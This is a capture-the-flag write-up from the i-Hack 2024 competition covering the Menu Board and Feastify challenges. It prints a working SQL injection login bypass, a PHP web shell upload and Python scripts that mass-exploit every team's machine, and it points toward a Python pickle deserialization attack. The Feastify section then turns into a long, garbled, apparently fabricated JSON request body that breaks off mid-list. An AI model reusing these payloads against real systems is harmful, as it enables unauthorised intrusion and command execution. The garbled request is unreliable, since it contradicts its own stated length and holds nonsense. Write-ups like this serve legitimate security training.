

Code Combat | i-Hack 2024

Hacking & Defence Competition Write-Ups

Team: M53_A1ph4_Sh4rk!


07/08/2024

Table of Contents

| | |
|-------------------|----------|
| Menu Board | 2 |
| Feastify | 9 |

Menu Board

When we accessed the challenge's web service, we were presented with a restaurant menu page. Due to the limited number of pages and functionalities that we can attempt to perform injection/manipulation from the initial page and the other associated pages, we decide to perform directory brute-force in an attempt to find some admin console or pages that could be exploited. After running the directory brute-force attack, we discover a login.php page which can be used by the administrator to manage their website.



Therefore, our first step is to see if the admin and password field have SQL injection vulnerability. We ran some simple SQL injection with the use of single quotes and noticed that the web application will return a detailed error on the malformed SQL query.

Thus, we open up the Burp Suite and intercept a login request. Then, the login request is saved as a file and the file is passed to SQLmap to automate the injection process. In the end, we are able to dump all database tables.

After navigating to the "user" table, we discovered there is only one user inside the table, which is a user with username "Admin" and role "admin". Unfortunately, the password of the user is hashed with the MD5 algorithm. Multiple tools have been used to crack the MD5 password by finding a plain text password with the same MD5 hash image. However, no corresponding plain text password is found in the end. Thus, we have run some password brute-force attacks to the web service, but it is to no avail.

Later on, we performed some union-based SQL injection and determined that 3 rows will be returned upon successful execution of the preconstructed SQL query for the login page. By assuming the first column returned will be the username, the second column returned will be the hashed password and the third row returned will be the role using information we get from the “user” table obtained from SQLmap earlier, we constructed a payload to inject the username field of the web page. What this query basically does is make the preconstructed SQL query to return a row with specified username, hashed password and role. Once the injected SQL query is executed, and the hashed password is retrieved from the query, a comparison will be carried out to compare the retrieved hashed password from the query with the one submitted through the web application form. Since the hashed password retrieved from the query is specified by us, we are able to be authenticated successfully with the plaintext password that corresponds to the specified hashed password.

Username: ' UNION SELECT '1','5608f7ab2f2c02b40bf9635267869af5','admin

Password: teng

Once we are authenticated with the “admin” role, we proceed to browse and search for pages and vulnerabilities that can be exploited. Eventually we found our way to add.php, a page used to create and insert a menu item into the database.

We noticed that the add.php allowed us to submit an image file for the menu item that is going to be inserted into the database. Therefore, we tried to upload a web shell and used Burp Suite to intercept the request and change the extension of the file before passing it to the web service. After some tries, we discovered that most of the file extensions that allows php code execution did not work except for .phar, as we also found this extension by sqlmap dump others player menuboard tables and we found a cat.phar file under their menuboard database item table.

```
[17:18:47] [INFO] retrieved: '1'
Database: menuboard
Table: items
[15 entries]
```

| id | tag_id | category_id | image | price | name | is_draft | description |
|----|--------|-------------|------------|-------|---------------------|----------|--|
| 21 | 1 | 1 | image1.jpg | 11.90 | Cendol Durian | 0 | A luxurious variation of cendol that includes rich, creamy durian puree as a topping, adding a unique and indulgent flavor to the dessert. |
| 22 | 1 | 1 | image2.jpg | 8.20 | Original Cendol | 0 | Made with a base of finely shaved ice, topped with green cendol noodles, and drenched in a sweet, rich palm sugar syrup mixed with creamy coconut milk. |
| 23 | 1 | 1 | image3.jpg | 9.90 | Original Ice Kacang | 0 | Featuring finely shaved ice topped with a colorful array of ingredients including sweet red beans, corn, agar-agar jelly, and often a drizzle of rose syrup and condensed milk. |
| 24 | 1 | 1 | image4.jpg | 12.00 | Penang Fruit Rojak | 0 | Popular local salad consisting of a vibrant mix of fresh fruits and vegetables, such as pineapple, cucumber, jicama, and green mango, all tossed in a tangy and spicy tamarind-based dressing. |
| 25 | 1 | 1 | image5.jpg | 6.00 | Fried Wantan | 0 | Crispy, golden-brown dumplings filled with a savory mixture of minced shrimp, and seasonings, wrapped in delicate wonton wrappers. |
| 26 | 1 | 1 | cat.phar | 1.00 | test | 1 | test |
| 27 | 1 | 1 | cat.phar | 1.00 | test | 1 | test |
| 28 | 1 | 1 | cat.phar | 1.00 | test | 1 | test |
| 29 | 1 | 1 | cat.phar | 1.00 | test | 1 | test |
| 30 | 1 | 1 | cat.phar | 1.00 | test | 1 | test |


Request
Pretty Raw Hex

1 POST /add.php HTTP/1.1
2 Host: 172.16.128.11
3 Cookie: PHPSESSID=5d5ev34n1et6euf15v52asu2f6
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://172.16.128.11/add.php
9 Content-Type: multipart/form-data; boundary=-----39784144071423095724207486032
10 Content-Length: 1067
11 Origin: https://172.16.128.11
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: keep-alive
19 -----39784144071423095724207486032
20 Content-Disposition: form-data; name="name"
21 echo
22 -----39784144071423095724207486032
23 Content-Disposition: form-data; name="description"
24 asd
25 -----39784144071423095724207486032
26 Content-Disposition: form-data; name="category"
27 1
28 -----39784144071423095724207486032
29 Content-Disposition: form-data; name="tag"
30 1
31 -----39784144071423095724207486032
32 Content-Disposition: form-data; name="image"; filename="echoateng.phar"
33 Content-Type: application/x-php
34 <?php
35 echo system(\$_GET['c']);
36

Response
Pretty Raw Hex Render

1 HTTP/1.1 302 Found
2 Date: Wed, 07 Aug 2024 04:09:21 GMT
3 Server: Apache/2.4.61 (Debian)
4 Expires: Thu, 19 Nov 1991 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: /add.php
8 Content-Length: 474
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <!doctype html>
14 <html lang="en" data-bs-theme="light">
15 <head>
16 <meta charset="utf-8">
17 <meta name="viewport" content="width=device-width, initial-scale=1">
18 <title>
19 Sweet Crumbs Bakery & Pastry
20 </title>
21 <link rel="icon" href="/assets/favicon.png" type="image/png">
22 <link rel="stylesheet" href="/assets/css/bootstrap.min.css">
23 <link rel="stylesheet" href="/assets/css/styles.css">
24 <link rel="stylesheet" href="/assets/icons/font/bootstrap-icons.min.css">
25 </head>

Once the menu item is inserted, we navigate to the index page again to check for the location of the uploaded web shell. From the rendered source HTML code, we noticed that the web shell has been uploaded to /assets/uploads/img/ path.



With this knowledge in hand, we navigate to the webshell and use the “c” GET parameter to run the flag binary. Finally, we have successfully got the flag.

| | |
|--|--|
| <pre> 1 GET /assets/uploads/img/echo.php?c=/usr/local/bin/flag HTTP/1.1 2 Host: 172.16.126.11 3 Cookie: PHPSESSID=4rt1cjtn4ds7kqg972m1ald 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Upgrade-Insecure-Requests: 1 9 Sec-Fetch-Dest: document 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-Site: none 12 Sec-Fetch-User: ?1 13 Te: trailers 14 Connection: keep-alive </pre> | <pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 07 Aug 2024 04:09:49 GMT 3 Server: Apache/2.4.61 (Debian) 4 Vary: Accept-Encoding 5 Content-Length: 129 6 Keep-Alive: timeout=5, max=100 7 Connection: Keep-Alive 8 Content-Type: text/html; charset=UTF-8 9 10 ihack24{1723003789_v8CeaR7xCRAes204LPORYMe5aA4YF2CzPqSeV8qzRBs=} 11 ihack24{1723003789_v8CeaR7xCRAes204LPORYMe5aA4YF2CzPqSeV8qzRBs=} </pre> |
|--|--|

To fasten the whole process of SQL injection for authentication bypass, upload the web shell and trigger the webshell to get the flag from all 29 teams, we have written a python script to loop through all machines and perform the same web shell upload routine. The script to authenticate and upload the web shell is as below:

```

import requests

for i in range(101, 131):
    try:
        session = requests.Session()
        burp0_url =
f"https://172.16.{str(i)}.11:443/login.php"
        burp0_headers = {"User-Agent":
"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5",
"Accept-Encoding": "gzip, deflate, br", "Referer":
"https://172.16.122.11/login.php", "Content-Type":

```

```

"application/x-www-form-urlencoded", "Origin":
"https://172.16.122.11", "Upgrade-Insecure-Requests": "1",
"Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate",
"Sec-Fetch-Site": "same-origin", "Sec-Fetch-User": "?1", "Te":
"trailers"}

        burp0_data = {"username": "' UNION SELECT
'1','5608f7ab2f2c02b40bf9635267869af5','admin", "password": "teng"}
        res = session.post(burp0_url,
headers=burp0_headers, data=burp0_data, verify=False)

        burp0_url =
f"https://172.16.{str(i)}.11:443/add.php"
        burp0_headers = {"User-Agent":
"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5",
"Accept-Encoding": "gzip, deflate, br", "Content-Type":
"multipart/form-data;
boundary=-----926166116873832951318692495",
"Origin": "https://172.16.118.11", "Referer":
"https://172.16.118.11/add.php", "Upgrade-Insecure-Requests": "1",
"Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate",
"Sec-Fetch-Site": "same-origin", "Sec-Fetch-User": "?1", "Te":
"trailers"}

        burp0_data =
"-----926166116873832951318692495\r\nContent-
Disposition: form-data;
name=\"name\" \r\n\r\nnecho\r\n-----92616611687
3832951318692495\r\nContent-Disposition: form-data;
name=\"description\" \r\n\r\nasd\r\n-----92616
6116873832951318692495\r\nContent-Disposition: form-data;
name=\"category\" \r\n\r\n2\r\n-----9261661168
73832951318692495\r\nContent-Disposition: form-data;
name=\"tag\" \r\n\r\n1\r\n-----926166116873832
951318692495\r\nContent-Disposition: form-data; name=\"image\";
filename=\"echoateng.phar\" \r\nContent-Type:
application/x-php\r\n\r\n<?php\r\n    echo
system($_GET['c']);\r\n?>\r\n\r\n-----9261661
16873832951318692495\r\nContent-Disposition: form-data;
name=\"price\" \r\n\r\n12.00\r\n-----926166116
873832951318692495\r\nContent-Disposition: form-data;
name=\"draft\" \r\n\r\non\r\n-----926166116873
832951318692495\r\nContent-Disposition: form-data;
name=\"draft\" \r\n\r\ntrue\r\n-----9261661168
73832951318692495--"

        res = session.post(burp0_url,
headers=burp0_headers, data=burp0_data, verify=False)
        print(res.status_code)
    except Exception as e:
        pass

```

To get flags from all machines, we have written another python script to loop through all the machines, trigger the webshell and the flag binary and then collect the web service response. The script is as below:

```
import requests
import re
import urllib3

# Suppress InsecureRequestWarning
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Initialize a variable to store all flags
all_flags = []

# Loop through the IP range
for i in range(101, 131):
    ip = f"172.16.{i}.11"
    url =
f"https://{ip}:443/assets/uploads/img/echoateng.phar?c=/usr/local/b
in/flag"

    try:
        # Make the HTTP request with SSL certificate verification
disabled
        response = requests.get(url, timeout=5, verify=False) #
Set a timeout to avoid hanging
        flag = response.text.strip()

        # Check if the response contains "404"
        if "404" not in flag:
            # Clean the flag to remove trailing content after the
first space
            flag = flag.split(' ', 1)[0]

            # Append the flag to the list
            all_flags.append(flag)
    except requests.RequestException as e:
        # Handle exceptions (e.g., timeout, connection error)
        print(f"Failed to connect to {ip}: {e}")

# Join all flags into a single string separated by commas
all_flags_str = ', '.join(all_flags)

# Display all flags
```



```
print(f"All Flags: {all_flags_str}")
```

To prevent other players from reusing our web shells, we have created another script by reusing the previous script. The only change made to the previous script is that the value for the C parameter is now "rm%20echoateng.phar", which is the URL encoded version of the command "rm echoateng.phar", which is used to remove the web shell.

Therefore, for every new round, we will run the first script to perform SQL injection authentication bypass and upload a web shell to all teams' machines. Then, the second script is run to get all the flags by exploiting the web shells uploaded to all teams' machines. Finally, a third script is run to remove the web shells from all team's machines to prevent players from other teams from earning attack points by reusing the web shells uploaded by our team.

Feastify


When we accessed the challenge's website, we noticed an obvious APK download, hinting at a small reverse engineering and web challenge. Analyzing the APK revealed that it functions as a benign application and contains several requests to interact with the server:

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    this.okHttpClient = SSLConfigOkHttpClient.getTrustAllSSLClient();
    this.restaurantRecyclerView = (RecyclerView) findViewById(R.id.restaurantRecyclerView);
    this.restaurantRecyclerView.setLayoutManager(new GridLayoutManager(this, 2));
    this.restaurantList = new ArrayList();
    this.restaurantAdapter = new RestaurantAdapter(this, this.restaurantList);
    this.restaurantRecyclerView.setAdapter(this.restaurantAdapter);
    getOnBackPressedDispatcher().addCallback(this, new AnonymousClass1(true));
    Gson gson = new Gson();
    SharedPreferences sharedPreferences = getSharedPreferences("Restaurants", 0);
    SharedPreferences.Editor editor = sharedPreferences.edit();
    String json = sharedPreferences.getString("list", null);
    if (json != null) {
        Type type = new TypeToken<List<Restaurant>>() { // from class: io.capturextheflag.ihack24.feastify.MainActivity.2
        }.getType();
        List<Restaurant> restaurants = (List) gson.fromJson(json, type);
        for (int i = 0; i < restaurants.size(); i++) {
            Restaurant restaurant = restaurants.get(i);
            this.restaurantList.add(restaurant);
            this.restaurantAdapter.notifyItemInserted(i);
        }
        return;
    }
    for (int i2 = 1; i2 <= 30; i2++) {
        String ip = "172.16.10x.i1".replace("x", String.format(TimeModel.ZERO_LEADING_NUMBER_FORMAT, Integer.valueOf(i2)));
        String url = "https://" + ip + ":8000/";
        Request request = new Request.Builder().url(url).header("User-Agent", UserAgentUtil.getDefaultUserAgent(this)).build();
        int position = i2;
        this.okHttpClient.newCall(request).enqueue(new AnonymousClass3(ip, position, editor));
    }
}
```

By running the APK in the emulator for traffic interception, we discovered an interesting request among the common ones, which sends Base64 encoded data:

```
1 POST /api/submit_order HTTP/1.1
2 Host: 172.16.107.11:8000
3 Cookie: session_id=4e632782-ea57-40f3-afb7-74e6816af7cc
4 User-Agent: Mozilla/5.0 (Linux; Android 13; Android SDK built for
5 x86_64 Build/TE1A.220922.034; wv) AppleWebKit/537.36 (KHTML, like
6 Gecko) Version/4.0 Chrome/101.0.4951.61 Mobile Safari/537.36
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 95
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
{
  "data":
  "gAJYNQAAAHsib3JkZXJzIjpbeyJpdGVtX2lkIjoyMiwicXVhbnRpdHkiOjF9XSwicmVtYXJrcyI6IiJ9cQAu"
}
```

A quick decoding in CyberChef reveals that the original data is not simply base64 encoded due to the prepended and appended non-ASCII byte values. By altering certain values, such as changing the quantity value to a special character, we can observe from the response that it relates to Python/Pickle deserialization:



After hours of research, we found that the data might be related to [this](#) references due to the similarity in the first few Base64 encoded bytes. However, using the payload generated by the recommended [tool](#) led to no progress.

At this point, I handed the challenge over to my teammate. From his research, we found a Medium post that matched the pattern of the given data, starting with "gASV." This confirmed that the data is related to Python Pickle deserialization.


Link:

<https://starlox.medium.com/insecure-deserialization-attack-with-python-pickle-2fd23ac5ff8f>

So we custom a bit and this is our code:



After we run it, it will give us the deserialization base64 payload.



The screenshot displays the Burp Suite Community Edition v2023.10.2.3 interface. The top navigation bar includes tabs for Burp Project, Intruder, Repeater (selected), View Help, Dashboard, Target, Proxy, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the navigation bar, there's a toolbar with a search icon, a minus sign, a plus sign, a Send button, a circular arrow icon, a Cancel button, and left/right arrow icons. The main workspace is divided into two panes. The left pane, titled 'Request', shows a raw HTTP request with line numbers 1 through 11. The right pane, titled 'Response', is currently empty.

```
1 POST /api/submit_order HTTP/1.1
2 Host: 172.16.101.11:8000
3 Cookie: session_id=4e552782-ea57-4bf3-afb7-7ae81d6f7cc
4 User-Agent: Mozilla/5.0 (Linux; Android 13; Android SDK built for x86_64 Build/TEIA.220922.034; wv) AppleWebKit/537.36
5 (KHTML, like Gecko) Version/4.0 Chrome/101.0.4951.61 Mobile Safari/537.36
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 179
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 {
11   "data":
12     {
13       "sessionId": "4e552782-ea57-4bf3-afb7-7ae81d6f7cc",
14       "userId": "1",
15       "password": "12345678",
16       "email": "test@example.com",
17       "phone": "1234567890",
18       "address": "123 Main St, New York, NY 10001",
19       "city": "New York",
20       "state": "NY",
21       "zip": "10001",
22       "country": "USA",
23       "dateOfBirth": "1990-01-01",
24       "gender": "M",
25       "maritalStatus": "Single",
26       "educationLevel": "High School",
27       "employmentStatus": "Unemployed",
28       "annualIncome": 10000,
29       "taxId": "123456789",
30       "socialSecurityNumber": "123-45-6789",
31       "driverLicense": "AB123CD",
32       "passport": "P12345678",
33       "militaryService": "None",
34       "voterRegistration": "Yes",
35       "homeOwnership": "Renter",
36       "petType": "Dog",
37       "petBreed": "Labrador Retriever",
38       "petAge": 3,
39       "favoriteFood": "Chicken",
40       "favoriteColor": "Blue",
41       "favoriteMovie": "The Matrix",
42       "favoriteBook": "The Hobbit",
43       "favoriteSport": "Basketball",
44       "favoriteMusicGenre": "Rock",
45       "favoriteTVShow": "Game of Thrones",
46       "favoriteVideoGame": "Call of Duty",
47       "favoriteBoardGame": "Monopoly",
48       "favoriteCardGame": "Poker",
49       "favoriteVideo": "Gangnam Style",
50       "favoritePodcast": "Serial",
51       "favoriteYouTubeChannel": "MrBeast",
52       "favoriteSocialMediaPlatform": "TikTok",
53       "favoriteApp": "Instagram",
54       "favoriteWebsite": "Google",
55       "favoriteSearchEngine": "Google",
56       "favoriteBrowser": "Chrome",
57       "favoriteOperatingSystem": "Android",
58       "favoriteMobileDevice": "Samsung Galaxy S21",
59       "favoriteWearable": "Apple Watch Series 7",
60       "favoriteSmartHomeDevice": "Amazon Echo",
61       "favoriteCarModel": "Tesla Model S",
62       "favoriteCarBrand": "Tesla",
63       "favoriteAircraft": "Boeing 747",
64       "favoriteSpaceAgency": "NASA",
65       "favoritePlanet": "Earth",
66       "favoriteStar": "Sirius",
67       "favoriteGalaxy": "Milky Way",
68       "favoriteCosmosFeature": "Black Hole",
69       "favoriteScienceField": "Physics",
70       "favoriteTechnology": "Artificial Intelligence",
71       "favoriteInvention": "Light Bulb",
72       "favoriteScientist": "Albert Einstein",
73       "favoriteHistoricalFigure": "Napoleon Bonaparte",
74       "favoriteHistoricalEvent": "World War II",
75       "favoriteHistoricalPeriod": "Medieval",
76       "favoriteHistoricalLocation": "Great Wall of China",
77       "favoriteHistoricalBuilding": "Pyramids of Giza",
78       "favoriteHistoricalArtifact": "Rosetta Stone",
79       "favoriteHistoricalDocument": "Declaration of Independence",
80       "favoriteHistoricalLanguage": "Latin",
81       "favoriteHistoricalReligion": "Christianity",
82       "favoriteHistoricalPhilosophy": "Stoicism",
83       "favoriteHistoricalMovement": "Enlightenment",
84       "favoriteHistoricalRevolution": "French Revolution",
85       "favoriteHistoricalWar": "American Civil War",
86       "favoriteHistoricalBattle": "Battle of Waterloo",
87       "favoriteHistoricalTreaty": "Treaty of Versailles",
88       "favoriteHistoricalConference": "United Nations Conference",
89       "favoriteHistoricalOrganization": "Nazi Party",
90       "favoriteHistoricalGroup": "Kluge",
91       "favoriteHistoricalPersonality": "Hitler",
92       "favoriteHistoricalLeader": "Churchill",
93       "favoriteHistoricalPresident": "Lincoln",
94       "favoriteHistoricalPrimeMinister": "Clement Attlee",
95       "favoriteHistoricalGeneral": "George Patton",
96       "favoriteHistoricalAdmiral": "Isoroku Yamamoto",
97       "favoriteHistoricalExplorer": "Christopher Columbus",
98       "favoriteHistoricalDiscoverer": "Alexander Fleming",
99       "favoriteHistoricalInventor": "Thomas Edison",
100      "favoriteHistoricalArtist": "Leonardo da Vinci",
101      "favoriteHistoricalWriter": "William Shakespeare",
102      "favoriteHistoricalPoet": "John Keats",
103      "favoriteHistoricalComposer": "Ludwig van Beethoven",
104      "favoriteHistoricalMusicalInstrument": "Violin",
105      "favoriteHistoricalDance": "Ballet",
106      "favoriteHistoricalPerformance": "The Great Escape Show",
107      "favoriteHistoricalComedian": "Charlie Chaplin",
108      "favoriteHistoricalActor": "Marlon Brando",
109      "favoriteHistoricalActress": "Audrey Hepburn",
110      "favoriteHistoricalDirector": "Steven Spielberg",
111      "favoriteHistoricalScreenwriter": "Akira Kurosawa",
112      "favoriteHistoricalProducer": "James Cameron",
113      "favoriteHistoricalExecutive": "Jack Welch",
114      "favoriteHistoricalCEO": "Bill Gates",
115      "favoriteHistoricalEntrepreneur": "Steve Jobs",
116      "favoriteHistoricalInvestor": "Warren Buffett",
117      "favoriteHistoricalBanker": "J.P. Morgan",
118      "favoriteHistoricalLawyer": "Eugene O'Sullivan",
119      "favoriteHistoricalJudge": "Anton Scalia",
120      "favoriteHistoricalPolitician": "Barack Obama",
121      "favoriteHistoricalActivist": "Martin Luther King Jr.",
122      "favoriteHistoricalReformer": "Abraham Lincoln",
123      "favoriteHistoricalRebel": "Johnny Appleseed",
124      "favoriteHistoricalHero": "Superman",
125      "favoriteHistoricalVillain": "Thanos",
126      "favoriteHistoricalCharacter": "Batman",
127      "favoriteHistoricalCreature": "Dragon",
128      "favoriteHistoricalMonster": "Zombie",
129      "favoriteHistoricalAlien": "Martian",
130      "favoriteHistoricalRobot": "RoboCop",
131      "favoriteHistoricalMachine": "Automaton",
132      "favoriteHistoricalWeapon": "Sword",
133      "favoriteHistoricalTool": "Hammer",
134      "favoriteHistoricalVehicle": "Steam Train",
135      "favoriteHistoricalTransportation": "Airplane",
136      "favoriteHistoricalShip": "Titanic",
137      "favoriteHistoricalSubmarine": "USS Intrepid",
138      "favoriteHistoricalSpacecraft": "Apollo 11",
139      "favoriteHistoricalSatellite": "Hubble Space Telescope",
140      "favoriteHistoricalRocket": "Space Shuttle",
141      "favoriteHistoricalLaunchSite": "Kennedy Space Center",
142      "favoriteHistoricalMission": "Project Apollo",
143      "favoriteHistoricalProgram": "Artemis",
144      "favoriteHistoricalAgency": "NASA",
145      "favoriteHistoricalDepartment": "Defense",
146      "favoriteHistoricalBranch": "Army",
147      "favoriteHistoricalService": "Marine Corps",
148      "favoriteHistoricalUnit": "First Marine Division",
149      "favoriteHistoricalRegiment": "1st Infantry Regiment",
150      "favoriteHistoricalCompany": "Alpha Company",
151      "favoriteHistoricalPlatoon": "Alpha Platoon",
152      "favoriteHistoricalSquad": "Alpha Squad",
153      "favoriteHistoricalTeam": "Alpha Team",
154      "favoriteHistoricalPlayer": "Tom Brady",
155      "favoriteHistoricalCoach": "Tom Brady",
156      "favoriteHistoricalManager": "Tom Brady",
157      "favoriteHistoricalOwner": "Tom Brady",
158      "favoriteHistoricalFranchise": "New England Patriots",
159      "favoriteHistoricalLeague": "NFL",
160      "favoriteHistoricalSport": "Football",
161      "favoriteHistoricalGame": "Super Bowl",
162      "favoriteHistoricalSeason": "Regular Season",
163      "favoriteHistoricalWeek": "Week 1",
164      "favoriteHistoricalDay": "Monday",
165      "favoriteHistoricalMonth": "January",
166      "favoriteHistoricalYear": "2023",
167      "favoriteHistoricalDecade": "2020s",
168      "favoriteHistoricalCentury": "21st Century",
169      "favoriteHistoricalEra": "Modern Era",
170      "favoriteHistoricalPeriod": "Present",
171      "favoriteHistoricalTime": "Now",
172      "favoriteHistoricalMoment": "This Moment",
173      "favoriteHistoricalExperience": "This Experience",
174      "favoriteHistoricalMemory": "This Memory",
175      "favoriteHistoricalThought": "This Thought",
176      "favoriteHistoricalFeeling": "This Feeling",
177      "favoriteHistoricalReaction": "This Reaction",
178      "favoriteHistoricalAction": "This Action",
179      "favoriteHistoricalDecision": "This Decision",
180      "favoriteHistoricalChoice": "This Choice",
181      "favoriteHistoricalOpinion": "This Opinion",
182      "favoriteHistoricalBelief": "This Belief",
183      "favoriteHistoricalValue": "This Value",
184      "favoriteHistoricalPrinciple": "This Principle",
185      "favoriteHistoricalRule": "This Rule",
186      "favoriteHistoricalLaw": "This Law",
187      "favoriteHistoricalPolicy": "This Policy",
188      "favoriteHistoricalStrategy": "This Strategy",
189      "favoriteHistoricalPlan": "This Plan",
190      "favoriteHistoricalGoal": "This Goal",
191      "favoriteHistoricalObjective": "This Objective",
192      "favoriteHistoricalPurpose": "This Purpose",
193      "favoriteHistoricalMission": "This Mission",
194      "favoriteHistoricalVision": "This Vision",
195      "favoriteHistoricalDream": "This Dream",
196      "favoriteHistoricalHope": "This Hope",
197      "favoriteHistoricalFaith": "This Faith",
